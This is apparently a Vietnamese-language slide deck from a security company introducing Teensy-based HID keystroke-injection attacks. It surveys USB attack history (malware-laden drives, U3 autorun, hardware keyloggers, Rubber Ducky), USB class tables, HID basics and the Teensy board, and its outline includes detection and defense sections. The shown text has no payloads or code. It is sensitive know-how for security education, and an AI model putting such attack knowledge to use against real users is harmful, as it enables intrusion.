



TeensyHID attack vector A new/old attack vector

CÔNG TY CÔNG NGHỆ BẢO TÍN | www.btis.vn

Quan Minh Tâm | tamqm@btis.vn

Trần Anh Khoa | khoata@btis.vn



LỜI CHÀO TỪ

CÔNG TY CÔNG NGHỆ BẢO TÍN

BTIS hoạt động trong lĩnh vực An toàn thông tin. Chúng tôi tập hợp đội ngũ những chuyên viên tốt nghiệp từ những trường Đại học uy tín của cả nước. Cùng với kinh nghiệm làm việc, nghiên cứu trong lĩnh vực bảo mật, triển khai hệ thống kết hợp với sức trẻ của đội ngũ nhân viên, BTIS mong sẽ cung cấp cho khách hàng những dịch vụ An toàn thông tin đáp ứng những nhu cầu khác nhau từ thị trường.

Địa chỉ: Tầng 04, 5A Trần Văn Dư, phường 13, quận Tân Bình, Tp.Hồ Chí Minh

Điện thoại: 08 3810 6288 – 08 38106289


www.btis.vn | info@btis.vn

- I. CÁC CUỘC TẤN CÔNG SOCIAL ENGINEERING**
- II. TỔNG QUAN MỘT SỐ TIÊU CHUẨN USB**
- III. GIAO THỨC HID VÀ TEENSY HID**
- IV. TỔNG QUAN ARDUINO, TEENSY - ARDUINOIDE, TEENSYDUINO**
- V. CÁC KỸ THUẬT NẠP CHIP – TẤN CÔNG ĐA NỀN TẢNG**
- VI. PHÂN TÍCH CÁC PHƯƠNG ÁN TẤN CÔNG NÂNG CAO**
- VII. CÁC KỸ THUẬT PHÁT HIỆN, PHÒNG CHỐNG**
- VIII. THẢO LUẬN**

SOCIAL ENGINEERING: THE ART OF HUMAN HACKING

From elicitation, pretexting, influence and manipulation all aspects of social engineering are picked apart, discussed and explained by using real world examples, personal experience and the science behind them to unraveled the mystery in social engineering.

Kevin Mitnick—one of the most famous social engineers in the world—popularized the term “social engineering.” He explained that it is much easier to trick someone into revealing a password for a system than to exert the effort of hacking into the system. Mitnick claims that this social engineering tactic was the single-most effective method in his arsenal. This indispensable book examines a variety of maneuvers that are aimed at deceiving unsuspecting victims, while it also addresses ways to prevent social engineering threats.




TeensyHID attack vector

A new/old attack vector

Lịch sử hình thành các kỹ thuật khai thác, chiếm quyền người dùng thông qua kết nối trên nền tảng USB. Tóm gọn các chức năng, ưu điểm/ nhược điểm của các kỹ thuật cổ điển đến những phương pháp khai thác mới nhất, khó phát hiện và nguy hiểm.


USB (Universal Serial Bus)



- USB (Universal Serial Bus) là một chuẩn kết nối tuần tự đa dụng trong máy tính. USB sử dụng để kết nối các thiết bị ngoại vi với máy tính, chúng thường được thiết kế dưới dạng các đầu cắm cho các thiết bị tuân theo chuẩn plug-and-play mà với tính năng cắm nóng thiết bị (nối và ngắt các thiết bị không cần phải khởi động lại hệ thống).

<https://vi.wikipedia.org/wiki/USB>


Lịch sử xuất hiện




- ✓ USB mass storage containing malware
- ✓ U3 thumb drives with "evil" autorun payloads
- ✓ Hardware key loggers
- ✓ Programmable HID USB Keyboard Dongle Devices

Quá trình tìm kiếm và ứng dụng những điểm yếu bảo mật vào khai thác, đánh cắp dữ liệu là không ngừng. Sự phát triển của một giải pháp, xu hướng công nghệ luôn gắn liền những nguy cơ mà tin tặc có thể sử dụng để chống lại những người dùng bất cẩn. Quá trình phát triển các phần cứng độc hại cũng không ngoại lệ, và ngày càng mang tính chất tinh vi hơn, khả năng tấn công từ các thiết bị phần cứng ngày càng mở rộng.





- **USB mass storage containing malware**
- U3 thumb drives with "evil" autorun payloads
- Hardware key loggers
- Programmable HID USB Keyboard Dongle Devices




Vodafone distributes Mariposa botnet



Digital Photo Frames and Other Gadgets Infected with Malware

Malware shipped on Apple Video iPods






- USB mass storage containing malware
- **U3 thumb drives with "evil" autorun payloads**
- Hardware key loggers
- Programmable HID USB Keyboard Dongle Devices



A U3 USB Stick is a normal USB memory stick on first sight. Additionally it emulates a CD ROM drive with around 6MB of space. Any computer will recognize a USB disk drive and a USB CD ROM drive when this stick is plugged in.



<http://www.instructables.com/id/Install-U3-on-a-sandisk-cruzer-micro/>

http://kb.sandisk.com/app/answers/detail/a_id/5358/~u3-launchpad-end-of-life-notice






- USB mass storage containing malware
- U3 thumb drives with "evil" autorun payloads
- **Hardware key loggers**
- Programmable HID USB Keyboard Dongle Devices





- USB mass storage containing malware
- U3 thumb drives with "evil" autorun payloads
- Hardware key loggers
- **Programmable HID USB Keyboard Dongle Devices**

Raspberry Pi
Model B (\$35)




USB Rubber Ducky Deluxe

HID

Human Interface Device

Tiêu chuẩn USB được phân thành nhiều lớp (class) và định nghĩa bởi mã định danh gán trên thiết bị. Các lớp USB giúp các thiết bị kết nối xác định chức năng phần cứng mà nó được thiết kế. HID là một lớp theo tiêu chuẩn USB quốc tế, được sử dụng trong việc phát triển các tính năng mở rộng, tương tác với các thiết bị khác.

http://www.usb.org/developers/defined_class/#BaseClass03h



Identifier	Examples	
	USB thumb drive	Webcam
Interface class	8 – Mass Storage	a. 1 – Audio b. 14 – Video
End points	0 – Control 1 – Data transfers	0 – Control 1 – Video transfers 6 – Audio transfers 7 – Video interrupts
Serial number (optional)	AA627090820000000702	0258A350

USB device



**Power-on +
Firmware init**

← **USB plug-and-play** →



Register →

← Set address

Send descriptor →

← Set configuration

Normal operation ↔

Optional: deregister →

Register again ... →

Load driver


**Load another
driver**

Devices can have several identities

- A device indicates its capabilities through a descriptor
- A device can have several descriptors if it supports multiple device classes; like webcam + microphone
- Device can deregister and register again as a different device



USB





- Tiêu chuẩn USB định nghĩa các mã định danh thiết bị nhằm xác định tính năng của thiết bị phần cứng, đồng thời giúp cho hệ điều hành nhanh chóng tải các driver điều khiển.
- Thông tin này được lưu trữ trong 3 byte theo thứ tự **Base Class**, **SubClass**, và **Protocol**.

Class	SubClass	Protocol
03h - HID	00h - None	00h - None
	01h - Boot Interface	01h - Keyboard
		02h - Mouse

USB Class

Base Class	Descriptor Usage	Description
00h	Device	Use class information in the Interface Descriptors
01h	Interface	Audio
02h	Both	Communications and CDC Control
03h	Interface	HID (Human Interface Device)
05h	Interface	Physical
06h	Interface	Image
07h	Interface	Printer
08h	Interface	Mass Storage
09h	Device	Hub
0Ah	Interface	CDC-Data
0Bh	Interface	Smart Card
0Dh	Interface	Content Security
0Eh	Interface	Video
0Fh	Interface	Personal Healthcare
10h	Interface	Audio/Video Devices
11h	Device	Billboard Device Class
12h	Interface	USB Type-C Bridge Class
DCh	Both	Diagnostic Device
E0h	Interface	Wireless Controller
EFh	Both	Miscellaneous
FEh	Interface	Application Specific
FFh	Both	Vendor Specific

HID (Human Interface Device)

- Human Interface Device (HID) cho phép các nhà phát triển tự tạo ra các thiết bị/ ứng dụng trên kiến trúc USB mà không cần phải nhúng thêm driver thiết bị. Tính chất tương thích cao của chip HID và kết nối USB là một sự kết hợp hoàn hảo cho việc mở rộng các tính năng cao cấp cho thiết bị USB ngày nay.





Figure 1. USB Interface between a PC and an Embedded System

HID (Human Interface Device)



- Tương thích hầu hết với các kiến trúc hệ điều hành phổ dụng ngày nay (XP/ Vista/ Windows 7/ Windows 8/ Windows 10, Mac OS X, Linux)
- Không cần tích hợp thêm trình điều khiển của nhà phát triển.
- Sử dụng phương thức kết nối tiêu chuẩn giữa các thiết bị ngày nay – USB.
- Mạch tích hợp HID ngày càng phổ biến: Arduino, Raspberry Pi, USB RUBBER DUCKY,...
- Vi xử lý hỗ trợ nhiều nền tảng ngôn ngữ lập trình low-level và high-level.
- Dễ dàng mở rộng thông qua các module tích hợp: Bluetooth, MicroSD, Wifi, NFC, RFID, Sensors,...

Teensy USB Development Board

Teensy là một mạch tích hợp sử dụng vi xử lý trên nền tảng USB, thiết kế với kích thước nhỏ và có thể phát triển mở rộng thành nhiều tính năng khác nhau. Tất cả quá trình biên dịch, nạp chip và thực thi mã đều thông qua kết nối USB.



Teensy USB Board, Version 3.2

